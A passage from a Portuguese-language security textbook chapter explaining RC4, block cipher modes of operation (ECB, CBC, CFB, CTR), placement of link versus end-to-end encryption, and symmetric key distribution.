
```

/* Geração de Fluxo */
i, j = 0;
while (true)
    i = (i + 1) mod 256;
    j = (j + S[i]) mod 256;
    Swap (S[i], S[j]);
    t = (S[i] + S[j]) mod 256;
    k = S[t];

```

Para cifrar, executa-se uma operação de XOR entre o valor de *k* e o próximo byte do texto às claras. Para decifrar, executa-se uma operação de XOR entre o valor de *k* e o próximo byte de texto cifrado.

A [Figura 20.5](#) ilustra a lógica do RC4.



**FIGURA 20.5** RC4.

## Segurança do RC4

Vários artigos foram e são publicados analisando métodos para atacar o RC4. Nenhuma dessas abordagens é prática contra o RC4 com comprimento de chave razoável, como 128 bits. Um problema mais sério é relatado em [FLUH01]. Os autores demonstram que o protocolo WEP, cuja intenção é prover confidencialidade em redes LAN sem fio 802.11, é vulnerável a uma abordagem particular de ataque. Em essência, o problema não é com o RC4 em si, mas com o modo de geração das chaves usadas como entrada para o RC4. Esse problema em particular parece não ser relevante para outras aplicações que usam o RC4 e pode ser sanado no WEP mudando o modo de geração de chaves. Esse problema salienta a dificuldade de projetar um sistema seguro que envolva tanto funções criptográficas como os protocolos que as usam.

## 20.5 Modos de operação de cifra de bloco

Uma cifra de bloco simétrica processa um bloco de dados por vez. No caso do

DES e do 3DES, o comprimento do bloco é 64 bits. Para quantidades mais longas de texto às claras, é necessário desmembrar o texto às claras em blocos de 64 bits (usando um preenchimento [*padding*] no último bloco se necessário). Para aplicar uma cifra de bloco em uma variedade de aplicações, cinco **modos de operação** foram definidos pelo NIST (*Special Publication 800-38A*). Os cinco modos pretendem cobrir praticamente todas as possíveis aplicações de cifração para as quais uma cifra de bloco poderia ser usada. Esses modos devem ser usados com qualquer cifra de bloco simétrica, incluindo DES triplo e AES. Os modos são resumidos na [Tabela 20.4](#), e os mais importantes são descritos resumidamente no restante desta seção.

**Tabela 20.4**

### Modos de operação de cifras de bloco

Modo	Descrição	Aplicação típica
Livro-código eletrônico (ECB)	Cada bloco de $b$ bits de texto às claras é codificado independentemente usando a mesma chave.	<ul style="list-style-type: none"> <li>■ Transmissão segura de valores únicos (p. ex., uma chave criptográfica)</li> </ul>
Encadeamento de blocos de cifra (CBC)	A entrada para o algoritmo de cifração é a operação de XOR entre os próximos $b$ bits do texto às claras e os $b$ bits precedentes do texto cifrado.	<ul style="list-style-type: none"> <li>■ Transmissão orientada a blocos de forma geral</li> <li>■ Autenticação</li> </ul>
Realimentação de cifra (CFB)	A entrada é processada $s$ bits por vez. O texto cifrado precedente é usado como entrada para o algoritmo de cifração produzir uma saída pseudoaleatória, que então passa por uma operação de XOR com o texto às claras para produzir a próxima unidade de texto cifrado.	<ul style="list-style-type: none"> <li>■ Transmissão orientada a fluxo de forma geral</li> <li>■ Autenticação</li> </ul>
Realimentação de saída (OFB)	Semelhante ao modo CFB, exceto que a entrada para o algoritmo de cifração é a saída da cifração precedente.	<ul style="list-style-type: none"> <li>■ Transmissão orientada a fluxo por canal com ruído (p. ex., comunicação via satélite)</li> <li>■ Transmissão orientada a fluxo de forma geral</li> <li>■ Útil para requisitos de alta velocidade</li> </ul>
Contador (CTR)	Cada bloco de texto às claras passa por uma operação de XOR com valor de contador previamente cifrado. O contador é incrementado para cada bloco subsequente.	

## Modo de livro de código eletrônico (ECB)


O modo mais simples de se proceder é utilizar aquilo que é conhecido como modo de livro-código eletrônico (*Electronic Codebook* — ECB), no qual o texto às claras é tratado  $b$  bits por vez e cada bloco de texto às claras é cifrado usando a mesma chave ([Figura 2.3a](#)). O nome *livro-código* é usado porque, para uma dada chave, há um único texto cifrado para todo bloco de texto às claras de  $b$  bits. Por conseguinte, podemos imaginar um livro-código gigantesco no qual haja uma entrada para todo padrão de texto às claras de  $b$  bits possível, a qual é mapeada para seu texto cifrado correspondente.

Com o modo ECB, se o mesmo bloco de texto às claras de  $b$  bits aparecer

mais de uma vez na mesma mensagem, ele sempre produzirá o mesmo texto cifrado. Em razão disso, o modo ECB pode não ser seguro para mensagens longas. Se a mensagem for altamente estruturada, um criptoanalista possivelmente conseguirá explorar essas regularidades. Por exemplo, sabendo que a mensagem sempre começa com certos campos predefinidos, o criptoanalista pode ter vários pares de textos às claras/textos cifrados conhecidos com os quais trabalhar. Se a mensagem tiver elementos repetitivos, com um período de repetição que é um múltiplo de  $b$  bits, então esses elementos podem ser identificados pelo analista. Isso pode ajudar na análise ou proporcionar uma oportunidade de substituir ou rearranjar o bloco. Para superar as deficiências de segurança do ECB, seria bom se tivéssemos uma técnica na qual um mesmo bloco de texto às claras, caso repetido, produzisse blocos de texto cifrado diferentes.

## Modo de encadeamento de blocos de cifra (CBC)

No modo de encadeamento de blocos de cifra (*Cipher Block Chaining* — CBC), mostrado na [Figura 20.6](#), a entrada para o algoritmo de cifração é o resultado da operação de XOR entre o bloco de texto às claras e o bloco de texto cifrado precedente; a mesma chave é usada para cada bloco. Como resultado, encadeamos o processamento da sequência de blocos de texto às claras. A entrada passada para a função de cifração para cada bloco de texto às claras não guarda qualquer relação fixa com o bloco de texto às claras. Por conseguinte, padrões repetitivos de  $b$  bits não são expostos.



**FIGURA 20.6** Modo de encadeamento de blocos de cifra (CBC).

Para fazer a decifração, cada bloco cifrado é passado pelo algoritmo de decifração. O resultado passa por uma operação de XOR com o bloco de texto cifrado precedente para produzir o bloco de texto às claras. Para ver como isso funciona, podemos escrever

$$C_j = E(K, [C_{j-1} \oplus P_j])$$

onde  $E[K, X]$  é a cifração do texto às claras  $X$  usando a chave  $K$  e  $\oplus$  é a operação OU exclusivo. Então:

$$\begin{aligned} D(K, C_j) &= D(K, E(K, [C_{j-i} \oplus P_j])) \\ D(K, C_j) &= C_{j-1} \oplus P_j \\ C_{j-1} \oplus D(K, C_j) &= C_{j-1} \oplus C_{j-1} \oplus P_j = P_j \end{aligned}$$

o que permite verificar a correção da [Figura 20.6b](#).

Para produzir o primeiro bloco de texto cifrado, um vetor de inicialização

(Initialization Vector — IV) passa por uma operação de XOR com o primeiro bloco de texto às claras. Na decifração, o IV passa por uma operação de XOR com a saída do algoritmo de decifração para recuperar o primeiro bloco de texto às claras.

Ambos, remetente e destinatário, devem conhecer o IV. Para máxima segurança, o IV deve ser protegido, assim como a chave. Isso pode ser feito mediante o envio do IV usando cifração ECB. Uma razão para proteger o IV é a seguinte: se um oponente conseguir enganar o destinatário fazendo-o usar valores diferentes para o IV, ele conseguirá inverter bits selecionados no primeiro bloco do texto às claras. Para ver isso, considere o seguinte:

$$\begin{aligned} C_1 &= E(K, [IV \oplus P_1]) \\ P_1 &= IV \oplus D(K, C_1) \end{aligned}$$

Agora considere a notação pela qual  $X[j]$  denota o  $j$ -ésimo bit de um valor  $X$  de  $b$  bits. Então:

$$P_1[i] = IV[i] \oplus D(K, C_1)[i]$$

Então, usando as propriedades da operação de XOR, podemos afirmar que

$$P_1[i]' = IV[i]' \oplus D(K, C_1)[i]$$


onde a notação com apóstrofe denota complementação de bit. Isso significa que, se um oponente puder previsivelmente mudar bits em IV, os bits correspondentes do valor recebido de  $P_1$  podem ser alterados.

## Modo de realimentação de cifra (CFM)

É possível converter qualquer cifra de bloco em uma cifra de fluxo usando o modo de realimentação de cifra. Uma cifra de fluxo elimina a necessidade de preenchimento de uma mensagem para que ela tenha um número inteiro de blocos. Cifras de fluxo também podem operar em tempo real. Assim, se um fluxo de caracteres está sendo transmitido, cada caractere pode ser cifrado e transmitido imediatamente usando uma cifra de fluxo orientada a caracteres.

Uma propriedade desejável de uma cifra de fluxo é que o texto cifrado seja do mesmo comprimento que o texto às claras. Assim, se caracteres de 8 bits estão sendo transmitidos, cada caractere deve ser cifrado usando 8 bits. Se forem usados mais de 8 bits, desperdiça-se capacidade de transmissão.

A Figura 20.7 representa o esquema CFB. Na figura, presume-se que a unidade de transmissão seja  $s$  bits; um valor comum é  $s = 8$ . Como ocorre com o CBC, as unidades de texto às claras são encadeadas, de modo que o texto cifrado de qualquer unidade de texto às claras é função de todo texto às claras precedente.



**FIGURA 20.7** Modo de realimentação de cifra (CFB) de s bits.

Em primeiro lugar, considere a cifração. A entrada para a função de cifração é um registrador de deslocamento de  $b$  bits que inicialmente é ajustado para algum vetor de inicialização (IV). Os  $s$  bits da extrema esquerda (os mais significativos) da saída da função de cifração passam por uma operação de XOR com a primeira unidade de texto às claras  $P_1$  para produzir a primeira unidade de

texto cifrado  $C_1$ , que é então transmitida. Além disso, o conteúdo do registrador de deslocamento é deslocado de  $s$  bits para a esquerda e  $C_1$  é colocado nos  $s$  bits da extrema direita (menos significativos) do registrador de deslocamento. Esse processo continua até que todas as unidades do texto às claras sejam cifradas.

Para a decifração, o mesmo esquema é usado, exceto que a unidade de texto cifrado recebida passa por uma operação de XOR com a saída da função de cifração para produzir a unidade de texto às claras. Observe que a função de *cifração* é usada, não a função de decifração. Isso é fácil de explicar. Seja  $S_s(X)$  definido como os  $s$  bits mais significativos de  $X$ . Então,

$$C_1 = P_1 \oplus S_s[E(K, IV)]$$

Portanto,


$$P_1 = C_1 \oplus S_s[E(K, IV)]$$

O mesmo raciocínio vale para as etapas subsequentes no processo.

## Modo contador

Embora o interesse pelo modo contador (CTR) tenha aumentado recentemente, com aplicações na segurança de redes ATM (*Asynchronous Transfer Mode*) e no IPSec (*IP Security*), esse modo foi proposto bem antes (p. ex., [[DIFF79](#)]).

A [Figura 20.8](#) representa o modo CTR. Um contador igual ao tamanho do bloco de texto às claras é usado. O único requisito declarado em SP 800-38A é que o valor do contador deve ser diferente para cada bloco de texto às claras que é cifrado. Tipicamente, o contador é inicializado com algum valor e então incrementado de 1 para cada bloco subsequente (módulo  $2^b$ , onde  $b$  é o tamanho do bloco). Para a cifração, o contador é cifrado e então passa por uma operação de XOR com o bloco de texto às claras para produzir o bloco de texto cifrado; não há encadeamento. Para a decifração, a mesma sequência de valores de contador é usada, sendo que cada contador cifrado passa por uma operação de XOR com um bloco de texto cifrado para recuperar o bloco de texto às claras correspondente.



**FIGURA 20.8** Modo contador (CTR).

[LIPM00] cita as seguintes vantagens do modo CTR:


- **Eficiência em hardware:** Diferentemente dos três modos de encadeamento, a cifração (ou decifração) em modo CTR pode ser executada em paralelo para vários blocos de texto às claras ou texto cifrado. Para os modos de encadeamento, o algoritmo deve completar a computação de um bloco antes de iniciar a do próximo bloco. Isso limita a vazão máxima do algoritmo no inverso do tempo de execução de uma cifração ou decifração de bloco. No modo CTR, a vazão é limitada apenas pela quantidade de paralelismo disponível.
- **Eficiência em software:** De modo semelhante, em razão das oportunidades de execução paralela no modo CTR, processadores que suportam recursos de paralelismo, como pipelining agressivo, execução de várias instruções por ciclo de clock, grande número de registradores e instruções SIMD, podem ser efetivamente utilizados.
- **Pré-processamento:** A execução do algoritmo de cifração subjacente não depende da entrada do texto às claras ou texto cifrado. Por conseguinte, se houver memória suficiente disponível e não houver problemas de segurança, pode-se usar pré-processamento para preparar a saída das caixas de cifração

que alimentam as funções de XOR na [Figura 20.8](#). Então, quando a entrada de texto às claras ou texto cifrado for apresentada, a única computação necessária é uma série de operações XOR. Tal estratégia melhora muito a vazão.

- **Acesso aleatório:** O  $i$ -ésimo bloco de texto às claras ou texto cifrado pode ser processado em forma de acesso aleatório. Com os modos de encadeamento, o bloco  $C_i$  não pode ser computado até o bloco anterior  $i - 1$  ser computado. Pode haver aplicações nas quais um texto cifrado é armazenado e deseja-se decifrar apenas um bloco; para tais aplicações, o recurso de acesso aleatório é atraente.
- **Segurança possível de se comprovar:** Pode-se mostrar que o CTR é no mínimo tão seguro quanto os outros modos discutidos nesta seção.
- **Simplicidade:** Diferentemente dos modos ECB e CBC, o modo CTR requer somente a implementação do algoritmo de cifração e não a do algoritmo de decifração. Isso é muito importante quando o algoritmo de decifração é substancialmente diferente do algoritmo de cifração, como ocorre com o AES. Além disso, não é preciso implementar o escalonamento das chaves de decifração.

## 20.6 Localização de dispositivos de cifração simétrica

A abordagem mais poderosa e mais comum para enfrentar as ameaças à segurança de rede é a cifração. Quando usamos cifração, precisamos decidir o que cifrar e onde o mecanismo de cifração deve ser colocado. Há duas alternativas fundamentais: cifração de enlace e cifração fim a fim, ilustradas em uso em uma rede de quadros na [Figura 20.9](#).



**FIGURA 20.9** Cifração em rede frame relay.

Com a cifração de enlace, cada enlace de comunicação vulnerável é equipado em ambas as extremidades com um dispositivo de cifração. Assim, todo o tráfego que passa por todos os enlaces de comunicação é protegido. Embora isso exija muitos dispositivos de cifração quando a rede é grande, esse tipo de cifração provê alto nível de segurança. Uma desvantagem dessa abordagem é que a mensagem deve ser decifrada toda vez que entrar em um comutador de quadros; isso é necessário porque o comutador deve ler o endereço (identificador de conexão) no cabeçalho do quadro para poder rotear o quadro. Assim, a mensagem fica vulnerável em cada comutador. Se a rede frame relay for pública, um usuário não terá qualquer controle sobre a segurança dos nós.

Com cifração fim a fim, o processo de cifração é executado nos dois sistemas situados nas extremidades. A estação ou o terminal de origem cifra os dados. Os dados, em forma cífrada, são então transmitidos sem alteração pela rede até a estação ou o terminal de destino. O destino compartilha uma chave com a origem e, portanto, é capaz de decifrar os dados. Aparentemente, essa abordagem garantiria a segurança da transmissão contra ataques aos enlaces e comutadores da rede. Todavia, ainda há um ponto fraco.

Considere a seguinte situação. Uma estação conecta-se a uma rede frame relay, estabelece uma conexão lógica de enlace de dados com outra estação e está preparada para transferir dados a essa outra estação usando cifração fim a

fim. Os dados são transmitidos por tal rede na forma de quadros, que consistem em um cabeçalho e alguns dados de usuário. Qual parte de cada quadro a estação cifrará? Suponha que a estação cifice o quadro inteiro, incluindo o cabeçalho. Isso não funcionará porque, lembre-se, somente a outra estação pode executar a decifração. O nó interno à rede receberá um quadro cifrado e será incapaz de ler o cabeçalho. Portanto, ele não conseguirá rotear o quadro. Conclui-se que a estação só poderá cifrar a porção do quadro correspondente aos dados do usuário e deixará o cabeçalho às claras, que então poderá ser lido pela rede.

Assim, com a cifração fim a fim, os dados de usuário estarão seguros. Todavia, o padrão de tráfego não estará, porque os cabeçalhos dos quadros são transmitidos às claras. Para obter maior segurança, é necessário ter ambas as formas de cifração: a de enlace e de fim a fim, como mostra a [Figura 20.9](#).

Resumindo, quando ambas as formas são empregadas, a estação cifica a porção de dados de usuário de um quadro usando uma chave criptográfica fim a fim. Então, o quadro inteiro é cifrado usando uma chave criptográfica de enlace. À medida que o quadro trafega pela rede, cada comutador decifra o quadro usando uma chave criptográfica de enlace para ler o cabeçalho e então cifica o quadro inteiro novamente para enviá-lo ao próximo enlace. Agora o quadro inteiro está seguro, exceto durante o tempo em que estiver na memória de um comutador de quadros, quando o cabeçalho do quadro encontra-se às claras.

## 20.7 Distribuição de chaves

Para a cifração simétrica funcionar, as duas partes participando de uma troca devem compartilhar a mesma chave, e essa chave deve ser protegida contra acesso de outros. Além disso, em geral é desejável mudar frequentemente as chaves para limitar a quantidade de dados comprometida se um atacante descobrir qual é a chave. Portanto, a força de qualquer sistema criptográfico está na técnica de distribuição de chaves, um termo que se refere aos meios de entregar uma chave a duas partes que desejam trocar dados, sem permitir que outros vejam a chave. Há vários modos de distribuição de chaves. Para duas partes A e B,

1. A chave poderia ser selecionada por A e entregue fisicamente a B.
2. Um terceiro poderia selecionar a chave e entregá-la fisicamente a A e a B.
3. Se A e B usaram uma chave antes e recentemente, uma parte poderia transmitir a nova chave à outra, cifrando a nova chave com a chave antiga.
4. Se A e B tiverem cada um uma conexão cifrada com um terceiro, C, C poderia


entregar uma chave a A e a B pelos enlaces cifrados.

As opções 1 e 2 exigem a entrega manual de uma chave. No caso da cifração de enlace, esse requisito é razoável, porque cada dispositivo de cifração de enlace só trocará dados com o seu parceiro que está na outra extremidade do enlace. Todavia, no caso de cifração fim a fim, a entrega manual é inconveniente. Em um sistema distribuído, qualquer estação ou terminal pode precisar trocar dados com muitas outras estações e terminais ao longo do tempo. Assim, cada dispositivo precisa de várias chaves, fornecidas dinamicamente. O problema é especialmente difícil em sistemas distribuídos que ocupam uma grande área.

A opção 3 é uma possibilidade para a cifração de enlace ou cifração fim a fim, mas se um atacante alguma vez conseguir acesso a uma chave todas as chaves subsequentes serão reveladas. Mesmo que as chaves criptográficas de enlace sejam trocadas frequentemente, isso terá de ser feito manualmente. Para prover chaves para cifração fim a fim, a opção 4 é preferível.

A [Figura 20.10](#) ilustra uma implementação que satisfaz a opção 4 para a cifração fim a fim. Na figura, a cifração de enlace é ignorada. Porém, ela pode ser adicionada ou não, conforme necessário. Para esse esquema, dois tipos de chaves são identificadas:

- **Chave de sessão:** Quando dois sistemas finais (estações, terminais etc.) desejam se comunicar, eles estabelecem uma conexão (p. ex., circuito virtual). Enquanto essa conexão lógica perdurar, todos os dados de usuário são cifrados com uma chave de sessão usada uma única vez. Na finalização da sessão, ou conexão, a chave de sessão é destruída.
- **Chave permanente:** Uma chave permanente é uma chave usada entre entidades com a finalidade de distribuir chaves de sessão.



**FIGURA 20.10** Distribuição automatizada de chaves para protocolo orientado a conexão.

Essa configuração consiste nos seguintes elementos:

